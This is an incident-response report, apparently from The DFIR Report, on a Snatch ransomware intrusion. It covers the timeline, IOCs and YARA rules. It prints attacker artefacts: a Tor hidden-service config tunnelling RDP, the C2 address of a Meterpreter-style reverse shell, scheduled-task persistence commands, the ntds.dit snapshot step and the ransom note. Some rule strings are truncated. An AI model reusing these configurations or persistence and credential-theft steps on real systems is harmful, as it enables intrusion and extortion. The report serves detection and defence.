


Snatch Ransomware

By editor

Published: 2020-06-21 · Archived: 2026-04-10 02:45:36 UTC

Another RDP brute force ransomware strikes again, this time, Snatch Team! Snatch Team was able to go from brute forcing a Domain Administrator (DA) account via RDP, to running a Meterpreter reverse shell and a RDP proxy via Tor on a Domain Controller (DC), to encrypting all Domain joined systems in under 5 hours.



Snatch is a widely known variant due to it causing systems to reboot into safe mode before encrypting the system. [SophosLabs](#) has an excellent write up on Snatch which was very similar to what we witnessed.

Initial Access:

Snatch Team logged into a DA account from 193.70.12.240 around 0515 UTC. Initially with that access they performed a simple arp -a.

At 0753 UTC the threat actors made the next move running ipconfig and quser. Just minutes later they began lateral movement initiating an RDP session with a DC.

Lateral Movement and Persistence:

Once on the DC the threat actor moved quickly deploying a tool set in C:\Windows. This tool set included 2 executable that masqueraded as Windows Management Instrumentation files. One was executed with the following command parameters.

```

CommandLine=C:\Windows\wmis\WmiPrvSystemES.exe --nt-service -f C:\Windows\wmis\libeay32.dat
CSName=
Description=WmiPrvSystemES.exe
ExecutablePath=C:\Windows\wmis\WmiPrvSystemES.exe
ExecutionState=
Handle=84
HandleCount=145
InstallDate=
KernelModeTime=15468750
MaximumWorkingSetSize=1380
MinimumWorkingSetSize=200
Name=WmiPrvSystemES.exe
OSName=Microsoft Windows Server 2012 R2
OtherOperationCount=55084
OtherTransferCount=928498
PageFaults=7681
PageFileUsage=6720
    
```

The .dat file turned out to be a configuration file with the executable being TOR creating an RDP tunnel. (Wouldn't this be really really slow?)

```

HiddenServiceDir C:\Windows\wmis\CrashReporter
ClientOnly 1
ExtRelay 0
SocksPort 0
HiddenServicePort 3389 127.0.0.1:3389
UseMicrodescriptors 0
HiddenServiceNumIntroductionPoints 6
Log notice-err file C:\Windows\wmis\libgcc_s_sjlj-1.dat
UseBridges 1
ClientTransportPlugin obfs4 exec C:\Windows\wmis\WmiPrvSystem.exe
Bridge obfs4 158.58.170.145:443 D963ADE44BE5C42BA73C8CF066AE4529535ECBC3 cert=E0pqRbVMA0TgkhG0/Fiy8LtcY2kcUpzGrA0QwejNRsP1nHty60ihfd/SeU8VfWzaDm8nD0 iat-node=0
Bridge obfs4 185.198.57.215:443 9615531C2517AF54C44C99A69C4F69D053DAE585 cert=zNqg8vzF7HnkhCcVmvPLXoaWLunk2oYqsS2xYyStZ1A4i070iPqjtkPzdtsx95DKLrCA iat-node=0
    
```

The other executable file in the wmis folder was a Go executable of unknown providence potentially related to utorrent capability?

The next thing they did was create a reverse shell using what we think is Meterpreter. C2 initiated over HTTPS/443 to 91.229.77.161 via cplXen.exe

The presence of logs indicating the use of [named pipe services](#) also increases the likelihood of Meterpreter or possibly Cobaltstrike. We didn't see any ET Pro signatures fire for this activity but we also didn't have SSL inspection on at the time.

"A service was installed in the system.

```

Service Name: bizkaz
Service File Name: cmd.exe /c echo bizkaz > \\.\pipe\bizkaz
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem"
    
```

A separate executable was then dropped for stealthy persistence of cplXen.exe. X3.exe is a loader that uses the 3 DLLs (which are ini files) below to run cplXen.

D...	Location	Label	Code Unit	String View
004443d5			CALL dword ptr [ECX + 0x7c]	"qhFD"
00444410			PUSH EAX	"PHPGD"
00444458			PUSH EAX	"PHPGD"
004445f0	u_kb05987631s.dll_0044...	unicode u"kb05987631s.dll"		u"kb05987631s.dll"
0044461c	u_fw0a53482aa.dll_0044...	unicode u"fw0a53482aa.dll"		u"fw0a53482aa.dll"
00444648	u_jd4ob7162ns.dll_0044...	unicode u"jd4ob7162ns.dll"		u"jd4ob7162ns.dll"
00444674	u_K_schtasks/CreateJR...	unicode u"/K schtasks /Create /RU SYSTEM /SC ONSTART /TN \"Regular Idle Maintenance\" /TR \\"		u"/K schtasks /Create /RU SYSTEM...
0044473c	u_66_ehr_0044473c	unicode u"66_ehr"		u"/K schtasks /Create /RU SYSTEM...
00444750	u_cmd.exe_00444750	unicode u"cmd.exe"		u"/K schtasks /Create /RU SYSTEM...
0044476c	u_K_schtasks/CreateJR...	unicode u"/K schtasks /Create /RU SYSTEM /SC DAILY /ST 00:00 /TN \"Regular Idle Maintenance\" /TR \\"		u"/K schtasks /Create /RU SYSTEM...
00445780	s_Error_00445780	ds "Error"		"Error"
00445786	s_Runtime_error_at_000...	ds "Runtime error at 00000000"		"Runtime error at 00000000"
0044c4dc		ds "oleaut32.dll"		"oleaut32.dll"
0044c4ec		ds "SysFreeString"		"SysFreeString"
0044c4fc		ds "SysReAllocStringLen"		"SysReAllocStringLen"


```

jd4ob7162ns.dll: C:\windows\system32\cplXen.exe /F
fw0a53482aa.dll: 443
    
```

kb05987631s.dll: 91.229.77.161

Two Scheduled Tasks were created to launch the loader, which in turn persists the loading of cplXen.exe.

Regular Idle Maintenance	Ready	At 12:00 AM every day
Regular Idle Maintenances	Ready	At system startup



x3.exe had a very low VT hit ratio. If anyone wants to investigate this further feel free to contact us to get the file or get it on MISP/VT.

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
SecureAge APEX		Malicious	BitDefenderTheta Gen:NN.ZelphIF.34128.iOW@aGT11pc
Cylance		Unsafe	Acronis Undetected
Ad-Aware		Undetected	AegisLab Undetected
AhnLab-V3		Undetected	Alibaba Undetected
ALYac		Undetected	Antiy-AVL Undetected
Arcabit		Undetected	Avast Undetected
Avast-Mobile		Undetected	AVG Undetected

Action on Objectives:

About a half hour after successful C2 we see this


```

eventdata.data      esentutl, 1424, 2, C:\Users\          \AppData\Roaming\ditsnap\ntdsSnapshot.dit, 0, [1] 0.000, [2] 0.000, [3] 0.000, [4] 0.000, [5] 0.000, [6] 0.000, [7] 0.0
00, [8] 0.000, [9] 0.000, [10] 0.000, [11] 0.000, [12] 0.000., 1 0
system.channel      Application
system.computer
system.eventID      326
system.eventRecordID 4000
system.keywords     0x0000000000000000
system.level        4
system.message      *esentutl (1424) The database engine attached a database (2, C:\Users\          \AppData\Roaming\ditsnap\ntdsSnapshot.dit). (Time=0 seconds)
Internal Timing Sequence: [1] 0.000, [2] 0.000, [3] 0.000, [4] 0.000, [5] 0.000, [6] 0.000, [7] 0.000, [8] 0.000, [9] 0.000, [10] 0.000, [11] 0.000, [12] 0.000.
Saved Cache: 1 0*
system.providerName ESENT

```

We can conclude that [ditsnap](#) was most likely run on the DC to obtain a copy of ntds.dit by creating a snapshot.

Forty-five minutes later Snatch Team had their first blood. They RDP'ed into the backup server, turned off Windows Defender, and executed safe.exe. They did this for every machine in the domain and within 15 minutes all machines were ransomed including the DCs. All machines rebooted into safe mode before encrypting causing all logging and remote tools to fail (Damn you safe mode!).



On all machines we are left with the following:

```
HOW TO RESTORE YOUR FILES - Notepad
File Edit Format View Help
Hello! All your files are encrypted and only we can decrypt them.
Contact us:
    @protonmail.com or    @cock.li
Write us if you want to return your files - we can do it very quickly!
The header of letter must contain extension of encrypted files.
We always reply within 24 hours. If not - check spam folder, resend your letter or try send letter from another email service (like protonmail.com).
Attention!
Do not rename or edit encrypted files: you may have permanent data loss.
To prove that we can recover your files, we am ready to decrypt any three files (less than 1Mb) for free (except databases, Excel and backups).
HURRY UP!
If you do not email us in the next 48 hours then your data may be lost permanently.
```

Snatch Team requested 40k USD for the decryptor but with negotiations we were able to talk them down to less than 15k.

Recovery:

Let's take a minute to think about what recovery would look like in a large organization. Every server and online machine was rebooted into safe mode without networking which causes you to lose complete visibility. This gets very painful quickly.


Conclusion:

As we've seen time and time again, RDP is being brute forced to gain access into the network and then the threat actor moves laterally quickly to install ransomware. Although we were surprised that the threat actors manually RDPed into each system rather than using GPO or PsExec. Even though this attacker did not seem highly skilled they were productive, efficient and in less than 5 hours could have earned 40k (8k per hour).

Enjoy our report? Please consider donating \$1 or more to the project using [Patreon](https://www.patreon.com/). Thank you for your support!

Analysis of Safe.exe:

Safe.exe is a Go based executable, it drops 4 bat files that kick off the ransom process. It creates a new service to run safe.exe and then sets the system to reboot into safe mode on next boot and then executes a shutdown of the system ASAP. When the system comes back up its in Safe Mode without networking.



<https://www.hybrid-analysis.com/sample/3160b4308dd9434ebb99e5747ec90d63722a640d329384b1ed536b59352dace6/5ee67d6c3156821df34f7f4d>

IOCs:

All IOCs in MISPPRiv EID 68226 or UUID 5ee65855-3320-456d-b704-4878950d210f

C2

91.229.77.161

RDP Access IP's

193.70.12.240

178.162.209.135

safe.exe|2bbff2111232d73a93cd435300d0a07e
 2bbff2111232d73a93cd435300d0a07e
 b93d633d379052f0a15b0f9c7094829461a86dbb
 3160b4308dd9434ebb99e5747ec90d63722a640d329384b1ed536b59352dace6

<https://www.virustotal.com/gui/file/3160b4308dd9434ebb99e5747ec90d63722a640d329384b1ed536b59352dace6/detection>

```
x3.exe|1422dae0330c713935d50773680fcb39  
1422dae0330c713935d50773680fcb39  
d5a0c796032eda2fe20d1f39bae3fbc4e6407e8c  
b9e4299239880961a88875e1265db0ec62a8c4ad6baf7a5de6f02ff4c31fcdb1
```

<https://www.virustotal.com/gui/file/b9e4299239880961a88875e1265db0ec62a8c4ad6baf7a5de6f02ff4c31fcdb1/details>

```
cp1Xen.exe|c9a728aa3f5b6f48b68df4bb66b41a5c  
90035ab418033b39d584c7bc609cab1664460069  
c305b75a4333c7fca9d1d71b660530cc98197b171856bf433e4e8f3af0424b11
```

<https://www.virustotal.com/gui/file/c305b75a4333c7fca9d1d71b660530cc98197b171856bf433e4e8f3af0424b11/detection>

```
116EBE27202905AFFB94F5C1597D511ABC85B381411431956A03E47B388582BF.bat|1f7b17cacb0263b84cf3e9d4a5429ef9  
1f7b17cacb0263b84cf3e9d4a5429ef9  
14b2948a28d16c05fa7237dd8823592a735ef43f  
116ebe27202905affb94f5c1597d511abcb5b381411431956a03e47b388582bf  
2155A029A024A2FFA4EFF9108AC15C7DB527CA1C8F89CCFD94CC3A70B77CFC57.bat|6d9d31414ee2c175255b092440377a88  
6d9d31414ee2c175255b092440377a88  
c24aee8fa0a81a82fe73bf60e0282b1038d6ea80  
2155a029a024a2ffa4eff9108ac15c7db527ca1c8f89ccfd94cc3a70b77cfc57  
3295F5029F9C9549A584FA13BC6C25520B4FF9A4B2FEB1D9E935CC9E4E0F0924.bat|3d33a19bb489dd5857b515882b43de12  
3d33a19bb489dd5857b515882b43de12  
0882f2e72f1ca4410fe8ae0fa1138800c3d1561d  
3295f5029f9c9549a584fa13bc6c25520b4ff9a4b2feb1d9e935cc9e4e0f0924  
251427C578EAA814F07037FBE6E388B3BC86ED3800D7887C9D24E7B94176E30D.bat|3e36d3dc132e3a076539acc9fcd5535c  
3e36d3dc132e3a076539acc9fcd5535c  
89be35c19a65b9e6f7a277e1a9f66ab76d024378  
251427c578eaa814f07037fbe6e388b3bc86ed3800d7887c9d24e7b94176e30d  
safe.exe|2bbff2111232d73a93cd435300d0a07e  
2bbff2111232d73a93cd435300d0a07e  
b93d633d379052f0a15b0f9c7094829461a86dbb  
3160b4308dd9434ebb99e5747ec90d63722a640d329384b1ed536b59352dace6  
6C9D8C577DDDF9CC480F330617E263A6EE4461651B4DEC1F7215BDA77DF911E7.bat|54fe4d49d7b4471104c897f187e07f91  
54fe4d49d7b4471104c897f187e07f91  
18f963dbee830e64828991d26a06d058326c1ddb  
6c9d8c577ddd9cc480f330617e263a6ee4461651b4dec1f7215bda77df911e7  
A80C7FE1F88CF24AD4C55910A9F2189F1EEDAD25D7D0FD53DBFE6BDD68912A84.bat|891708936393b69c212b97604a982fed  
891708936393b69c212b97604a982fed  
5b86cf095fe515b590d18b2e976d9e544c43f6ca  
a80c7fe1f88cf24ad4c55910a9f2189f1eedad25d7d0fd53dbfe6bdd68912a84
```

YARA:

```
/*  
YARA Rule Set  
Author: The DFIR Report  
Date: 2020-06-17  
Identifier: snatch-ransomware
```

```
Reference: https://thedfirreport.com/
*/

/* Rule Set ----- */

import "pe"

rule snatch_ransomware_x3_loader {
  meta:
    description = "snatch-ransomware - file x3.exe"
    author = "DFIR Report"
    reference = "https://thedfirreport.com/"
    date = "2020-06-17"
    hash1 = "b9e4299239880961a88875e1265db0ec62a8c4ad6baf7a5de6f02ff4c31fcd1"
  strings:
    $s1 = "jd40b7162ns.dll" fullword wide
    $s2 = "kb05987631s.dll" fullword wide
    $s3 = "fw0a53482aa.dll" fullword wide
    $s4 = "C:\\Builds\\TP\\rtl\\common\\TypInfo.pas" fullword wide
    $s5 = "C:\\Builds\\TP\\rtl\\sys\\SysUtils.pas" fullword wide
    $s6 = "C:\\Builds\\TP\\rtl\\common\\Classes.pas" fullword wide
    $s7 = "/K sctasks /Create /RU SYSTEM /SC DAILY /ST 00:00 /TN \"Regular Idle Maintenance\" /TR \"\" fullword wide
    $s8 = "/K sctasks /Create /RU SYSTEM /SC ONSTART /TN \"Regular Idle Maintenances\" /TR \"\" fullword wide
    $s9 = "RootP0C" fullword ascii
    $s10 = "Component already destroyed: " fullword wide
    $s11 = "Stream write error The specified file was not found2Length of Strings and Objects arrays must be
    $s12 = "PPackageTypeInfo$@" fullword ascii
    $s13 = "PositionP0C" fullword ascii
    $s14 = "DesignInfoP0C" fullword ascii
    $s15 = "OwnerP0C" fullword ascii
    $s16 = "3\\4\\4~4" fullword ascii /* hex encoded string '4D' */
    $s17 = "TComponentClassP0C" fullword ascii
    $s18 = ":$:2:6:L:\\:l:t:x:|" fullword ascii
    $s19 = ":P:T:X:\\:t:" fullword ascii
    $s20 = ":",<:@:L:T:X:\\:':d:h:l:p:t:x:|" fullword ascii
  condition:
    uint16(0) == 0x5a4d and filesize < 900KB and
    ( pe.imphash() == "d6136298ea7484a715d40720221233be" or 8 of them )
}

rule snatch_ransomware_safe_go_ransomware {
  meta:
    description = "snatch-ransomware - file safe.exe"
    author = "DFIR Report"
    reference = "https://thedfirreport.com/"
    date = "2020-06-17"
    hash1 = "3160b4308dd9434ebb99e5747ec90d63722a640d329384b1ed536b59352dace6"
  strings:
    $s1 = "dumpcb" fullword ascii
    $s2 = "dfmaftpgc" fullword ascii
    $s3 = "ngtrunw" fullword ascii
    $s4 = "_dumpV" fullword ascii
    $s5 = ".dll3u^" fullword ascii
}
```

```
$s6 = "D0s[Host#\0" fullword ascii
$s7 = "CPUIRC32D,OPg" fullword ascii
$s8 = "WSAGetOv" fullword ascii
$s9 = "Head9iuA" fullword ascii
$s10 = "SpyL]ZIo" fullword ascii
$s11 = "cmpbody" fullword ascii
$s12 = "necwnamep" fullword ascii
$s13 = "ZonK+ pW" fullword ascii
$s14 = "printabl" fullword ascii
$s15 = "atomicn" fullword ascii
$s16 = "powrprof" fullword ascii
$s17 = "recdvoc" fullword ascii
$s18 = "nopqrsx" fullword ascii
$s19 = "ghijklm" fullword ascii
$s20 = "spdelta" fullword ascii
condition:
  uint16(0) == 0x5a4d and filesize < 8000KB and
  ( pe.imphash() == "6ed4f5f04d62b18d96b26d6db7c18840" or 8 of them )
}

rule snatch_ransomware_cplXen {
  meta:
    description = "snatch-ransomware - file cplXen.exe"
    author = "DFIR Report"
    reference = "https://thedfirreport.com/"
    date = "2020-06-17"
    hash1 = "c305b75a4333c7fca9d1d71b660530cc98197b171856bf433e4e8f3af0424b11"
  strings:
    $x1 = "C:\\Users\\Administrator\\source\\repos\\tmt\\Release\\TMT.pdb" fullword ascii
    $s2 = "curity><requestedPrivileges><requestedExecutionLevel level=\\"asInvoker\\" uiAccess=\\"false\\"></re
    $s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
    $s4 = "hemas.microsoft.com/SMI/2005/WindowsSettings\\">true</dpiAware></windowsSettings></application></i
    $s5 = "Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko" fullword wide
    $s6 = "operator<=>" fullword ascii
    $s7 = "operator co_await" fullword ascii
    $s8 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
    $s9 = "91.229.77.71" fullword wide
    $s10 = "<assembly xmlns=\\"urn:schemas-microsoft-com:asm.v1\\" manifestVersion=\\"1.0\\"><trustInfo xmlns=\\"
    $s11 = "vileges></security></trustInfo><application xmlns=\\"urn:schemas-microsoft-com:asm.v3\\"><windows
    $s12 = "Aapi-ms-win-core-datetime-l1-1-1" fullword wide
    $s13 = "Aapi-ms-win-core-fibers-l1-1-1" fullword wide
    $s14 = "api-ms-win-core-file-l1-2-2" fullword wide /* Goodware String - occured 1 times */
    $s15 = "__swift_2" fullword ascii
    $s16 = "__swift_1" fullword ascii
    $s17 = ">62V?f?" fullword ascii /* Goodware String - occured 1 times */
    $s18 = "7K7P7T7X7\\7" fullword ascii /* Goodware String - occured 1 times */
    $s19 = "Wininet.dll" fullword ascii /* Goodware String - occured 1 times */
    $s20 = "QQSVj8j@" fullword ascii
  condition:
    uint16(0) == 0x5a4d and filesize < 300KB and
    ( pe.imphash() == "ec348684b8d3fbd21669529c6e5cef8b" or ( 1 of ($x*) or 4 of them ) )
}
```

```

rule WmiPrvSystemES_TOR_exe {
  meta:
    description = "snatch-ransomware - file WmiPrvSystemES.exe"
    author = "DFIR Report"
    reference = "https://thedfirreport.com/"
    date = "2020-06-17"
    hash1 = "0cd166b12f8d0f4b620a5819995bbcc2d15385117799fafbc76efd8c1e906662"
  strings:
    $x1 = "Unsupported command (--list-fingerprint, --hash-password, --keygen, --dump-config, --verify-confi
    $x2 = "Unsupported command (--list-fingerprint, --hash-password, --keygen, --dump-config, --verify-confi
    $x3 = "Tor is currently configured as a relay and a hidden service. That's not very secure: you should
    $x4 = "Failed to open handle to monitored process %d, and error code %lu (%s) is not 'invalid parameter
    $x5 = "Failed to open handle to monitored process %d, and error code %lu (%s) is not 'invalid parameter
    $x6 = "Unable to parse descriptor of type %s with hash %s and length %lu. Descriptor not dumped because
    $x7 = "Unable to parse descriptor of type %s with hash %s and length %lu. Descriptor not dumped because
    $s8 = "Doesn't look like we'll be able to create descriptor dump directory %s; dumps will be disabled."
    $s9 = "dumping a microdescriptor" fullword ascii
    $s10 = "in a separate Tor process, at least -- see https://trac.torproject.org/8742" fullword ascii
    $s11 = "SR: Commit from authority %s decoded length doesn't match the expected length (%d vs %u)." full
    $s12 = "Unable to parse descriptor of type %s with hash %s and length %lu. Descriptor not dumped becaus
    $s13 = "You are running a new relay. Thanks for helping the Tor network! If you wish to know what will l
    $s14 = "Unable to get contents of unparseable descriptor dump directory %s" fullword ascii
    $s15 = "Uploading hidden service descriptor: http status 400 (%s) response from dirserver '%s:%d'. Malfo
    $s16 = "Uploading hidden service descriptor: http status %d (%s) response unexpected (server '%s:%d')."
    $s17 = "Your server (%s:%d) has not managed to confirm that its DirPort is reachable. Relays do not publ
    $s18 = "Your server (%s:%d) has not managed to confirm that its ORPort is reachable. Relays do not publ
    $s19 = "Dumping statistics about %d channel listeners:" fullword ascii
    $s20 = "\\.\Pipe\Tor-Process-Pipe-%lu-%lu" fullword ascii
  condition:
    uint16(0) == 0x5a4d and filesize < 12000KB and
    ( pe.imphash() == "3fce013d4eb45a62bfe5b4ed33268491" or ( 1 of ($x*) or 4 of them ) )
}

```

```

rule WmiPrvSystem_utorrent_exe {
  meta:
    description = "snatch-ransomware - file WmiPrvSystem.exe"
    author = "DFIR Report"
    reference = "https://thedfirreport.com/"
    date = "2020-06-17"
    hash1 = "97bc0e2add9be985aeb5c0b4ca654a6a9e6fca6a6bf712dc26fc454b773212b7"
  strings:
    $x1 = "VirtualQuery for stack base failedadding nil Certificate to CertPoolcrypto/aes: invalid buffer o
    $x2 = "> (den<<shift)/2unexpected end of JSON inputunexpected protocol version cannot be converted to
    $x3 = "sync: WaitGroup misuse: Add called concurrently with Waitt1s: Ed25519 public keys are not suppor
    $x4 = "slice bounds out of range [:%x] with length %ystopTheWorld: not stopped (status != _Pgcstop)tls:
    $x5 = "Pakistan Standard TimeParaguay Standard TimePrint version and exitSakhalin Standard TimeTOR_PT_SI
    $x6 = "0123456789ABCDEFGHIJKLMN0PQRSTUVWXYZ28421709430404007434844970703125: day-of-year does not match day
    $x7 = "unknown network workbuf is emptywww-authenticate initialHeapLive= spinningthreads=%!%c(big.Int=
    $x8 = "unixpacketunknown pcuser-agentws2_32.dll of size (targetpc= ErrCode=%v [scrubbed] a.npages= l
    $x9 = "attempt to execute system stack code on user stackcrypto/cipher: incorrect nonce length given to
    $x10 = "streamSafe was not resetstructure needs cleaningtext/html; charset=utf-8unexpected buffer len=%
    $x11 = "100-continue152587890625762939453125:key_extractBidi_ControlCIDR addressCONTINUATIONContent Typ

```

```
$x12 = "IP addressKeep-AliveKharoshthiLockFileExManichaeenMessage-IdNo ContentOld_ItalicOld_PermicOld_Tr
$x13 = "tls: ECDSA signature contained zero or negative values: client indicated early data in second
$x14 = "to unallocated span%%!%c(*big.Float=%s)37252902984619140625Arabic Standard TimeAzores Standard
$x15 = "CertEnumCertificatesInStoreDATA frame with stream ID 0Easter Island Standard TimeG waiting list
$x16 = ".lib section in a.out corrupted11368683772161602973937988281255684341886080801486968994140625CL
$x17 = "Saint Pierre Standard TimeSouth Africa Standard TimeTOR_PT_EXIT_ON_STDIN_CLOSEW. Australia Stan
$x18 = "Temporary RedirectUNKNOWN_SETTING_%dVariation_Selectorajax.aspnetcdn.combad Content-Lengthbad m
$x19 = "request rejected because the client program and identd report different user-ids: either Ser
$x20 = "invalid network interface nameinvalid pointer found on stacklooking for beginning of valuemeek_
condition:
uint16(0) == 0x5a4d and filesize < 26000KB and
( pe.imphash() == "f0070935b15a909b9dc00be7997e6112" or 1 of ($x*) )
}
```

Source: <https://thefirreport.com/2020/06/21/snatch-ransomware/>